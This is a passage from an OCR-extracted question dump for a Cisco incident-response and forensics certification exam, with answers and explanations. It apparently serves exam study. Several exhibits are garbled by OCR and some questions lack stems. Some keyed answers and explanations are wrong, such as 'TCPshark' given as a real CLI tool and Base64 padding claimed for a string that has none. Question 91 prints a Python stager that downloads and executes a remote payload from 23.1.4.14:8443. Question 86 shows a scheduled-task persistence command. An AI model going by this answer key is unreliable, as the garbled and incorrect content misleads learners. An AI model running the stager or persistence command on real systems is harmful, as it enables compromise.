Thus, option B is correct: the exhibit demonstrates a UAC bypass using user-accessible registry modification.

Question: 84

During a routine inspection of system logs, a security analyst notices an entry where Microsoft Word initiated a PowerShell command with encoded arguments. Given that the user's role does not involve scripting or advanced document processing, which action should the analyst take to analyze this output for potential indicators of compromise?

A. Monitor the Microsoft Word startup times to ensure they align with business hours.
B. Confirm that the Microsoft Word license is valid and the application is updated to the latest version.
C. Validate the frequency of PowerShell usage across all hosts to establish a baseline.
D. Review the encoded PowerShell arguments to decode and determine the intent of the script.

Answer: D

Explanation:

According to the CyberOps Technologies (CBRFIR) 300-215 study guide curriculum, when analyzing suspicious behavior—especially when scripts or shell commands are executed from applications like Word (which is uncommon)—the encoded PowerShell payload must be decoded to determine if malicious intent is present. Deobfuscation is a critical step in identifying command-and-control behavior, persistence, or malware execution paths.

Question: 85

During a routine security audit, an organization's security team detects an unusual spike in network traffic originating from one of their internal servers. Upon further investigation, the team discovered that the server was communicating with an external IP address known for hosting malicious content. The security team suspects that the server may have been compromised. As the incident response process begins, which two actions should be taken during the initial assessment phase of this incident? (Choose two.)

A. Notify law enforcement agencies about the incident.
B. Disconnect the compromised server from the network.
C. Conduct a comprehensive forensic analysis of the server hard drive.
D. Interview employees who have access to the server.
E. Review the organization's network logs for any signs of intrusion.

Answer: B, E

Explanation:

During the initial phase of incident response, the two key actions are:

Disconnecting the server (B) to contain the threat and prevent lateral movement or further exfiltration.

Reviewing network logs (E) to understand the timeline and scope of the attack.

These are emphasized in the containment and detection stages of the incident response lifecycle outlined in NIST 800-61 and covered in the Cisco CyberOps training.

Question: 86

Refer to the exhibit.

```
schtasks /create /tn "mysc" /tr C:\Users\Public\test.exe /sc ONLOGON    /ru "System"
```

What is occurring?

A. Obfuscated scripts are getting executed on the victim machine.
B. Malware is modifying the registry keys.
C. RDP is used to move laterally to systems within the victim environment.
D. The threat actor creates persistence by creating a repeatable task.

Answer: D

Explanation:

The command in the image uses schtasks /create with the ONLOGON schedule and System user context to execute test.exe. This is a well-documented persistence technique, where an attacker ensures that a malicious executable is launched automatically at each system logon. This kind of scheduled task creation aligns with persistence techniques in the MITRE ATT&CK framework (T1053).

Question: 87

Which two tools conduct network traffic analysis in the absence of a graphical user interface? (Choose two.)

A. Network Extractor
B. TCPdump
C. TCPshark
D. Wireshark
E. NetworkDebuggerPro

Answer: B, C

Explanation:

TCPdump is a CLI-based packet capture tool that is widely used for real-time traffic inspection and analysis on Unix/Linux systems.

TCPshark is a variant CLI tool used similarly for packet analysis.

Although Wireshark is a powerful network protocol analyzer, it requires a GUI. Therefore, it is not suitable for environments without a graphical interface.

Question: 88

An organization fell victim to a ransomware attack that successfully infected 256 hosts within its network. In the aftermath of this incident, the organization's cybersecurity team must prepare a thorough root cause analysis report. This report aims to identify the primary factor or factors that led to the successful ransomware attack and to develop strategies for preventing similar incidents in the future. In this context, what should the cybersecurity engineer include in the root cause analysis report to demonstrate the underlying cause of the incident?

A. log files from each of the 256 infected hosts
B. detailed information about the specific team members involved in the incident response effort
C. method of infection employed by the ransomware
D. complete threat intelligence report shared by the National CERT Association

Answer: C

Explanation:

According to the Cisco CyberOps Associate guide, the goal of a root cause analysis is to determine how an attacker successfully exploited a system so that similar vulnerabilities can be mitigated in the future. The "method of infection" (e.g., phishing email with malicious attachment, drive-by download, credential compromise, etc.) is the most relevant factor in understanding the initial access vector and subsequent spread of ransomware across the network.

Question: 89

A new zero-day vulnerability is discovered in the web application. Vulnerability does not require physical access and can be exploited remotely. Attackers are exploiting the new vulnerability by submitting a form with malicious content that grants them access to the server. After exploitation, attackers delete the log files to hide traces. Which two actions should the security engineer take next? (Choose two.)

A. Validate input upon submission.
B. Block connections on port 443.
C. Install antivirus.
D. Update web application to the latest version.
E. Enable file integrity monitoring.

Answer: A, E

Explanation:

Input validation (A) is a critical countermeasure to defend against command injection and related vulnerabilities, as discussed in the Cisco guide. Proper validation ensures that malicious commands or

payloads are not accepted or executed by the web application.

File integrity monitoring (E) helps detect unauthorized changes such as log deletion or binary modification, making it a crucial tool in recognizing and investigating tampering attempts.

Blocking port 443 (B) would disable HTTPS and is not a practical solution. Antivirus (C) does not prevent form-based application attacks, and merely updating the application (D) may not be sufficient without addressing the underlying input validation flaw.

Question: 90

What is an antiforensic technique to cover a digital footprint?

A. authorization
B. obfuscation
C. privilege escalation
D. authentication

Answer: B

Explanation:

Antiforensic techniques are methods attackers use to cover their tracks. According to the Cisco CyberOps curriculum, “obfuscation” refers to techniques such as encoding, encrypting, or otherwise disguising commands, payloads, or scripts to avoid detection and analysis. This is a standard antiforensic tactic used to prevent attribution and hinder forensic investigation.

Options like privilege escalation and authentication are part of attack vectors or access control and not antiforensic methods.

Question: 91

Refer to the exhibit.

```
import zlib.base64.sys
vi=sys.version info
ul® import ({2;'urllib2',3:'urllib.request'}(vile]),fro«list=('build opener', HTTPSHandler']) hs=[ ]
if (vi[01=2 and vi»(2,7,9)) or vi>=(3,4,3):
    import ssl
    sc=ssl.SSLContextlssl.PROTOCOL SSLv23)
    sc.check hostname=False
    sc.verify tnode=ssl.CERT NONE
    hs.append(ul.HTTPS H andler{0, s c))
o=ul.build opener(*hs)
o.addheaders=[l User-Agent ,‘Hozilla/5.8 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko’)]
exec(zllb.decompress(base64.b64de code(o.open('https:7/23.1.4.14:8443/
GksRtXD 2H3Z0HwsuWEvIAcs9Qe aeyc]EJVntLltpGBhnAerO2Kcnz-3svamPXbY-L0NHTwniYFxjfqwraHeAfGV7'). read()) l
```

A. Initiate a connection to 23.1.4.14 over port 8443.
B. Generate a Windows executable file.
C. Open the Mozilla Firefox browser.
D. Validate the SSL certificate for 23.1.4.14.

Answer: A

Explanation:

This Python script uses a combination of libraries (urllib, zlib, base64, and ssl) to:
Disable SSL certificate verification (ssl.CERT_NONE and check_hostname=False).
Construct a custom HTTPS opener with the specified SSL context.
Add a forged User-Agent header to mimic Internet Explorer 11.
Connect to the URL https://23.1.4.14:8443.
Download and execute base64-encoded and zlib-compressed content from that URL using:
exec(zlib.decompress(base64.b64decode(...).read()))
This shows a classic example of:
Downloading payloads from a remote server (23.1.4.14:8443).
Avoiding detection by disabling SSL verification.
Executing the payload dynamically with exec() after decoding and decompressing.
The main goal is clearly to initiate a connection to a remote command-and-control (C2) server on port 8443 and download/execute additional code.
Hence, the correct answer is: A. Initiate a connection to 23.1.4.14 over port 8443.

Question: 92

Refer to the exhibit.

(04/Jan/2022:2e:18:86 *8600) 'GET *fWMtiMKUKM/* HTTP/2.0' 404 4630 * * 'Mozilla/S-O (Windows NT 10.0; WfnM; xS4; rv:95.0) Gecko/20100101 Firefox/9S.0*

What is occurring?

A. The request was redirected.
B. WAF detected code injection.
C. An attacker attempted SQL injection.
D. The requested page was not found.

Answer: D

Explanation:
Comprehensive and Detailed
The log entry contains the following key elements:
The timestamp: (04/Jan/2022:20:18:06 +0000)
HTTP method and URI: "GET /%60%60%60%60%60%60/ HTTP/2.0"
HTTP status code: 404
User-Agent: Mozilla/5.0 ... Firefox/95.0
The status code 404 indicates that the requested resource was not found on the server. This is a standard HTTP response that signifies the server could not locate the requested URI (in this case, likely due to a malformed or invalid path /\`````/, where %60 is the URL-encoded form of the backtick character "").
There is no clear evidence of SQL injection, WAF detection, or redirection in this log. The use of encoded backticks may suggest probing behavior, but the log does not show a definitive attack signature.
Therefore, the correct interpretation is:
Answer: D. The requested page was not found.
Explanation:

Question: 93

A cybersecurity analyst is examining a complex dataset of threat intelligence information from various sources. Among the data, they notice multiple instances of domain name resolution requests to suspicious domains known for hosting C2 servers. Simultaneously, the intrusion detection system logs indicate a series of network anomalies, including unusual port scans and attempts to exploit known vulnerabilities. The internal logs also reveal a sudden increase in outbound network traffic from a specific internal host to an external IP address located in a high-risk region. Which action should be prioritized by the organization?

A. Threat intelligence information should be marked as false positive because unnecessary alerts impact security key performance indicators.

B. Focus should be applied toward attempts of known vulnerability exploitation because the attacker might land and expand quickly.

C. Organization should focus on C2 communication attempts and the sudden increase in outbound network traffic via a specific host.

D. Data on ports being scanned should be collected and SSL decryption on Firewall enabled to capture the potentially malicious traffic.


Answer: C

Explanation:

According to the CyberOps Technologies (CBRFIR) 300-215 study guide curriculum, command-and- control (C2) communication is a strong indicator that a system has already been compromised and is actively under the control of an attacker. Sudden outbound traffic to high-risk regions and resolution of known malicious domains are high-confidence signs of an active threat. Therefore, prioritizing detection and disruption of this outbound traffic is critical to prevent further damage or data exfiltration.
While monitoring vulnerability exploitation (B) and gathering port scan data (D) are also valuable, they are more preventive or forensic in nature. The most immediate threat—and therefore the top priority—is stopping active C2 communications.

Question: 94

Refer to the exhibit.



The application x-dosexec with hash

691c65e4fb1d19f82465df1d34ad51aaeceba14a78167262dc7b2840a6a6aa87 is reported as malicious and labeled as "Trojan.Generic" by the threat intelligence tool. What is considered an indicator of compromise?

A. modified registry
B. hooking
C. process injection
D. data compression

Answer: C

Explanation:
Comprehensive and Detailed
The exhibit lists several behaviors under categories such as Remote Access, Stealer/Phishing, Persistence, and Evasive Marks. Notably, under "Persistence" it states:
"Writes data to a remote process"
This behavior is indicative of "process injection," a technique where malware writes or injects malicious code into the address space of another process. This allows the malware to evade detection and run within the context of a legitimate process.
This matches the MITRE ATT&CK technique T1055 (Process Injection), which is also discussed in the Cisco CyberOps Associate guide under evasion and persistence tactics used by malware.
While modified registry and data compression are possible signs of malware, they are not explicitly referenced in the exhibit. The definitive indicator shown is related to process injection.
Therefore, the correct answer is: C. process injection.

Question: 95

Refer to the exhibit.

```
{"spec_version":"2.0","type":"bundle","objects":
[("id":"indicator--366332ce-6556-4518-87b9-
4871d6e330eb","type":"indicator","created":"2014-01-
01T00:00:00.000Z","modified":"2014-01-
01T00:00:00.000Z","labels":["malicious-activity","xfe-threat
score-10"],"name":"URL Report for apponline-
8473.xyz","description":"Category: Phishing URLs\n Description:
This category includes Web sites that are contained in phishing
emails.","pattern":"[ url:value = 'apponline-8473.xyz' OR ipv4-
addr:value = '164.90.168.78' OR ipv4-addr:value = '199.19.224.83'
]","valid_from":"2014-01- 01T00:00:00.000Z"}],"id":"bundle--
689bla5f-eec9-4e5a-bla9- bcb81292c0b8"}
```

Which two actions should be taken as a result of this information? (Choose two.)

A. Block any URLs in received emails.
B. Blacklist IPs 164.90.168.78 and 199.19.224.83.
C. Block any access to and from domain apponline-8473.xyz.
D. Block any malicious activity with xfe-threat-score-10.

E. Block all emails sent from malicious domain apponline-8473.xyz.

Answer: B, C

Explanation:

Comprehensive and Detailed

The exhibit contains STIX (Structured Threat Information Expression) formatted threat intelligence indicating:

A phishing indicator related to the domain: apponline-8473.xyz

Associated malicious IP addresses: 164.90.168.78 and 199.19.224.83

Labelled as "malicious-activity" with "xfe-threat-score-10"

Based on this:

Option B is correct: The IP addresses explicitly listed in the pattern field should be blacklisted to prevent command-and-control or malicious connections.

Option C is correct: The domain apponline-8473.xyz is also listed and flagged as involved in phishing, so DNS and firewall rules should block access to and from this domain.

Options A and E are too broad or speculative; the data specifies a specific domain, not a generic block on all emails or URLs. Option D refers to a label used for classification and not a directly actionable item.

Therefore, the correct answers are: B and C.

Question: 96

What describes the first step in performing a forensic analysis of infrastructure network devices?

A. immediately disconnecting the device from the network
B. initiating an immediate full system scan
C. resetting the device to factory settings and analyzing the difference
D. producing an accurate, forensic-grade duplicate of the device's data

Answer: D

Explanation:

The first and most important step in forensic analysis is to preserve the integrity of the data.

According to best practices outlined in the Cisco CyberOps Associate guide and NIST 800-86, forensic investigators must first produce a forensically sound, bit-by-bit copy of the system's data (i.e., imaging). This enables analysis to occur without altering the original evidence, which is essential for legal admissibility and maintaining the chain of custody.

Question: 97

Refer to the exhibit.

QmFzZTY0IGVuY29kaW5nlGlzlGEgd2lkZWx5IHVzZW
QgbWV0aG9klGZvciBjb252ZXJ0aW5nlGJpbmFyeSBk
YXRhlGludHVybiBhlHRIeHQgZm9ybWF0LiBJdCdzlG9

mZnVuZSBlc2VklGZvciBlbmNvZGIuZyBpbWFnZXMgZmlsZXMgYW5klG90aGVylGJpbmFyeSBiaW5hcnkgZGF0YSBmb3lgdHJhbnNtaXNzaW9ulG92ZXIgdGV4dCliYXNlZCBwcm90b2NvbHMgc3VjY2VzcyBlc3NlcyBlbWFpbCBvciBIVElMLgo

A. JavaScript
B. Base64
C. ascii85
D. hexadecimal

Answer: B

Explanation:

The string in the exhibit is a classic example of Base64 encoding. Base64 is used to encode binary

data into ASCII characters, making it suitable for transmitting data over media that are designed to deal with textual data. It typically ends with one or two equal signs = (padding), which this string does. This format is commonly seen in obfuscated payloads or malware communications in the wild.

Question: 98

Refer to the exhibit.

<134>1 2023-10-25T14:34:23Z turbo-hostname sshd 1234 - - [meta sequenceId="1"] Failed password for invalid user admin from 192.168.1.100 port 22 ssh2

A security analyst is reviewing alerts from the SIEM system that was just implemented and notices a possible indication of an attack because the SSHD system just went live and there should be nobody using it. Which action should the analyst take to respond to the alert?

A. Investigate the alert by checking SSH logs and correlating with other relevant data in SIEM.
B. Reset the admin password in SSHD to prevent unauthorized access to the system at scale.
C. Ignore the alert and continue monitoring for further activity because the system was just implemented.
D. Immediately block the IP address 192.168.1.100 from accessing the SSHD environment.

Answer: A

Explanation:

The log entry shows a failed SSH login attempt for an invalid user “admin” from IP 192.168.1.100. As the system has just gone live and no legitimate use is expected, this could be an early reconnaissance or brute-force attempt. However, blocking IPs or resetting passwords without fully understanding the context could lead to incomplete remediation or false positives.

According to Cisco CyberOps best practices, the first step is to thoroughly investigate the alert by correlating it with other logs (e.g., authentication logs, IDS/IPS logs) to determine the intent and scope of activity.

Question: 99

Which tool should be used for dynamic malware analysis?

A. Decompiler
B. Unpacker
C. Disassembler
D. Sandbox

Answer: D

Explanation:

Dynamic malware analysis involves executing the malware in a controlled environment to observe its behavior, such as file creation, network traffic, or system modifications. A sandbox is designed for this purpose—it safely executes and monitors suspicious code without risking the host system. The other tools (Decompiler, Unpacker, Disassembler) are primarily used in static analysis. Correct answer: D. Sandbox

Question: 100

What is an issue with digital forensics in cloud environments, from a security point of view?

A. weak cloud computer specifications
B. lack of logs
C. no physical access to the hard drive
D. network access instability

Answer: C

Explanation:

One of the primary challenges of cloud forensics is the inability to physically access the underlying hardware (e.g., the hard drives storing VM or container data). This restricts investigators from performing traditional disk imaging and handling procedures, which are crucial for maintaining evidence integrity. This limitation is widely recognized in cloud forensics frameworks.
Correct answer: C. no physical access to the hard drive.

Question: 101

What can the blue team achieve by using Hex Fiend against a piece of malware?

A. Use the hex data to define patterns in VARA rules.
B. Read the hex data and transmognify into a readable ELF format
C. Use the hex data to modify BE header to read the file.
D. Read the hex data and decrypt payload via access key.

Answer: A

Explanation:

Hex Fiend is a hex editor that allows analysts to examine the raw byte content of files. One key use case is identifying and extracting byte-level patterns or signatures that can be translated into YARA rules for detecting malware. These hex patterns can be used to define precise signature-based detections.

Question: 102

What are two features of Cisco Secure Endpoint? (Choose two.)

A. file trajectory

B. rogue wireless detection C. Orbital Advanced Search D. web content filtering E. full disk encryption

Answer: A, C

Explanation:

Cisco Secure Endpoint (formerly AMP for Endpoints) offers features like:
File trajectory: to track file behavior and spread across endpoints.
Orbital Advanced Search: for querying endpoint data to detect threats in real time.

Question: 103

A workstation uploads encrypted traffic to a known clean domain over TCP port 80. What type of attack is occurring, according to the MITRE ATT&CK matrix?

A. Exfiltration Over Web Service
B. Exfiltration Over C2 Channel
C. Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
D. Command and Control Activity

Answer: C

Explanation:

According to the MITRE ATT&CK matrix, when encrypted traffic is tunneled through a legitimate protocol such as HTTP (port 80) to a non-malicious domain, this aligns with the tactic “Exfiltration Over Asymmetric Encrypted Non-C2 Protocol” (T1048.002). The attacker is trying to hide exfiltration in otherwise benign

traffic.

Question: 104

An analyst finds .xyz files of unknown origin that are large and undetected by antivirus. What action should be taken next?

A. Isolate the files and perform a deeper heuristic analysis to detect potential unknown malware or data exfiltration payloads.
B. Rename the file extensions to .txt to enable easier opening and review by team members.
C. Delete the files immediately to prevent potential risks.
D. Move the files to a less secure network segment for analysis.

Answer: A

Explanation:

The safest and most effective approach is to isolate the files and subject them to heuristic and behavioral analysis. This can reveal obfuscated malware or unauthorized data storage techniques, even if signature-based antivirus fails to flag them.

Question: 105

A company had a recent data leak incident. A security engineer investigating the incident discovered that a malicious link was accessed by multiple employees. Further investigation revealed targeted phishing attack attempts on macOS systems, which led to backdoor installations and data compromise. Which two security solutions should a security engineer recommend to mitigate similar attacks in the future? (Choose two.)

A. endpoint detection and response
B. secure email gateway
C. data loss prevention
D. intrusion prevention system
E. web application firewall

Answer: A, B

Explanation:
Comprehensive and Detailed
Endpoint Detection and Response (EDR) tools provide behavioral analytics and continuous monitoring to detect malware such as backdoors, which is especially critical on endpoints like macOS devices. These tools are essential to detect post-compromise activities and contain threats before they spread.
Secure Email Gateway (e.g., Cisco ESA) plays a key role in blocking phishing emails—the initial vector in this attack. It uses filters and reputation analysis to prevent malicious links or attachments from reaching end users.
Incorrect Options:

C. DLP focuses on preventing data exfiltration, not phishing prevention or backdoor detection.

D. IPS is effective for known signature-based threats but less effective against phishing links and endpoint-level backdoors.

E. WAF protects web servers, not end-user devices from phishing or backdoor infections. Therefore, the correct answers are: A and B.

Question: 106

A. Destination IP 51.38.124.206 is identified as malicious
B. MD5 D634c0ba04a4e9140761cbd7b057t>8c5 is identified as malicious
C. Path http-req-51.38.124.206-80-14-1 is benign
D. The stream must be analyzed further via the pcap file

Answer: A

Explanation:
Comprehensive and Detailed
From the exhibit, Cisco Secure Malware Analytics (formerly Threat Grid) has captured outbound HTTP POST communication to the IP address 51.38.124.206 on port 80. This destination is highlighted in the analysis under "Outbound HTTP POST Communications," indicating exfiltration behavior or command-and-control (C2) signaling.
Key indicators:
The report shows that binary data was POSTed to this IP.
The source system generated 22 packets and sent 6,192 bytes.
The system has flagged the behavior with a severity of 25 and confidence of 25—suggesting that this is an IoC worth acting on.
Therefore, the artifacts suggest that the destination IP 51.38.124.206 is involved in malicious activity, and the correct answer is:
Answer: A. Destination IP 51.38.124.206 is identified as malicious.
Explanation:

Question: 107

Data has been exfiltrated and advertised for sale on the dark web. A web server shows:
Database unresponsiveness
PageFile.sys changes
Disk usage spikes with CPU spikes
High page faults
Which action should the IR team perform on the server?

A. Review the database.log file in the program files directory for database errors
B. Examine the system.cfg file in the Windows directory for improper system configurations
C. Analyze the PageFile.sys file in the System Drive and the Virtual Memory configuration
D. Check the Memory.dmp file in the Windows directory for memory leak indications

Answer: C

Explanation:

The combination of CPU spikes, disk usage peaks, and fluctuating PageFile.sys indicates excessive virtual memory paging, which may be a sign of malicious memory or file access behavior.
PageFile.sys is part of the virtual memory system, and analyzing it can reveal which processes or payloads are consuming unusual amounts of memory, especially during exfiltration events.

Question: 108

A malware outbreak revealed that a firewall was misconfigured, allowing external access to the SharePoint server. What should the security team do next?

A. Scan for and fix vulnerabilities on the firewall and server
B. Harden the SharePoint server
C. Disable external IP communications on all firewalls
D. Review and update all firewall rules and the network security policy

Answer: D

Explanation:

The incident stems from a policy-level issue rather than a technical vulnerability. According to incident response best practices, the priority should be to review and update firewall rules and ensure that the network security policy aligns with the principle of least privilege and correct access segmentation.

Question: 109

An incident response analyst is preparing to scan memory using a YARA rule. How is this task completed?

A. deobfuscation
B. XML injection
C. string matching
D. data diddling

Answer: C

Explanation:

YARA rules are pattern-matching rules used to identify malware based on specific strings, conditions, and

binary patterns. They are most effective in memory or file scans where analysts search for known indicators or unique signatures via string matching.

Correct answer: C. string matching.

Question: 110

A cybersecurity analyst detects fileless malware activity on secure endpoints. What should be done next?

A. Immediately quarantine the endpoints containing the suspicious files and consider the issue resolved
B. Isolate the affected endpoints and conduct a detailed memory analysis to identify fileless malware execution.
C. Delete the suspicious files and monitor the endpoints for any further signs of compromise.
D. Share the findings with other government agencies for collaborative threat analysis and response.

Answer: B

Explanation:

Fileless malware resides in memory and does not leave traditional file artifacts, making it difficult for antivirus solutions to detect. The most effective next step is to isolate the endpoints to prevent lateral movement and perform memory forensics to capture volatile data and identify any running malicious processes.

Question: 111

Which issue is related to gathering evidence from cloud vendors?

A. Deleted data cannot be recovered in cloud services.
B. There is limited access to physical media.
C. Forensics tools do not apply on cloud services.
D. The chain of custody does not apply on cloud services.

Answer: B

Explanation:

In cloud environments, investigators typically do not have access to the physical storage devices where the data resides. This restricts traditional forensic processes, such as imaging or direct disk

access, which are commonly used in on-premises investigations.

Question: 112

A cybersecurity analyst must identify an unknown service causing high CPU on a Windows server. What tool should be used?

A. Volatility to analyze memory dumps for forensic investigation

B. Process Explorer from the Sysinternals Suite to monitor and examine active processes
C. TCPdump to capture and analyze network packets
D. SIFT (SANS Investigative Forensic Toolkit) for comprehensive digital forensics

Answer: B

Explanation:

Process Explorer is an advanced Windows-based utility that shows real-time data about running processes, CPU usage, services, DLLs, and handles. It is specifically designed for this kind of investigation and is part of the Sysinternals Suite.

Question: 113

Refer to the exhibit.

```
import win32con
import win32api
import win32security

import wmi
import sys
import os


def log_to_file(message):
fd = open("process_monitor_log.csv", "ab")
fd.write("%s\r\n" % message)
fd.close()

return

# create a log file header log_to_file("Time,User,Executable,CommandLine,PID,Parent PID,Privileges")

# instantiate the WMI interface
c = wmi.WMI()

# create our process monitor
process_watcher = c.Win32_Process.watch_for("creation")

while True:
try:
new_process = process_watcher()
proc_owner = new_process.GetOwner()
proc_owner = "%s\\%s" % (proc_owner[0],proc_owner[2]) create_date = new_process.CreationDate
executable = new_process.ExecutablePath
cmdline = new_process.CommandLine
pid = new_process.ProcessId
parent_pid = new_process.ParentProcessId

privileges = "N/A"

process_log_message = "%s,%s,%s,%s,%s,%s,%s\r\n" % (create_date,proc_owner, executable, cmdline, pid,
parent_pid, privileges)

print process_log_message

log_to_file(process_log_message)
except:
pass
```

A. VBScript
B. Python
C. Bash
D. shell

Answer: B

Explanation:

The code includes syntax and modules such as import win32con, import win32api, and uses Pythonspecific formatting like def, try/except, and print, clearly indicating that this is written in Python. It also uses the wmi module to monitor process creation events—a common technique in Pythonbased process monitoring scripts on Windows.

Question: 114

Refer to the exhibit.

5!>5JT9W4656d2e5J695eHSfTnj2««65J3WW765U6f785d313i5](iSSfTO8225««697We6SUU«1286»56«ffl676«iB)i6J?:69W«1232!

A. hex encoding
B. metamorphic encoding
C. ASCII85 encoding
D. Base64 encoding


Answer: D

Explanation:

The string shown is long, alphanumeric, and includes both uppercase and lowercase letters with numbers—characteristics of Base64 encoding. This format is widely used to obfuscate payloads in malicious scripts, particularly in phishing or malware campaigns. Base64 encoding is also supported by Python and other platforms for data transformation.

Question: 115

Refer to the exhibit.



multiple machines behave abnormally. A sandbox analysis reveals malware. What must the administrator determine next?

A. if Patient 0 still demonstrates suspicious behavior
B. source code of the malicious attachment
C. if the file in Patient 0 is encrypted
D. if Patient 0 tried to connect to another workstation

Answer: D

Explanation:

The key goal during lateral movement analysis is to determine whether the malware spread or attempted to spread beyond the initially compromised system. This is crucial for containment and scoping of the incident. Logs, sandbox behavior, or network activity may show if Patient 0 initiated outbound connections to other systems, potentially propagating malware across the environment. Correct answer: D. if Patient 0 tried to connect to another workstation.

Question: 116

Refer to the exhibit.

```
Dec 2311:27:10   CyberOpssshd 1842-3] :Failedpassword for invalid user   admins from Cyber port 44216 ash2
Dec 2011:27:13   CyberOp* «hd'8425];  Failed password for invalid user   phoenix from Cyber port 20532 **h2
Dec 2811:27:17   CyberOpssshd[8428]: Failed password for invalid user   test from Cyber port 24492 ssh2
Zee 2811:27:22   CyberOpssshd[8430]s Failed password for invalid user   rainbow from Cyber port 46591 ssh2
Dec 2611:27:25   CyberOpsa*hd[8432]: Failed password for invalid user  runner from Cyber port57129 ssh*
Dec 2811:27:34   CyberOp*>*hd[8434]: Failed password for invalid user  user from Cyber port 11960 ssh2
Dec 2811:27:37   CyberOpssshd[8437]: Failed password for invalid user  abc!23 from Cyber port5921 *sh2
Dec 2811:27:48   CyberOpssshd[8439]: Failed password for invalid user  passwd from Cyber port21298 ssh2
```

A web hosting company analyst is analyzing the latest traffic because there was a 20% spike in server

CPU usage recently. After correlating the logs, the problem seems to be related to the bad actor activities. Which attack vector is used and what mitigation can the analyst suggest?

A. SQL Injection; implement input validation and use parameterized queries.
B. Distributed denial of service; use rate limiting and DDoS protection services.
C. Phishing attack; conduct regular user training and use email filtering solutions.
D. Brute-force attack; implement account lockout policies and roll out MFA.

Answer: D

Explanation:

Comprehensive and Detailed

The log entries show repeated SSH login attempts for various invalid usernames (e.g., admin, phoenix, rainbow, test, user, etc.) from different source ports. These are clear signs of a brute-force attack—an automated process trying multiple usernames and passwords in hopes of gaining access. Mitigating such attacks includes:

Implementing account lockout policies (e.g., locking an account after several failed login attempts). Enabling Multi-Factor Authentication (MFA) to ensure that password guessing alone is insufficient for account access.

Therefore, the correct answer is:

D . Brute-force attack; implement account lockout policies and roll out MFA.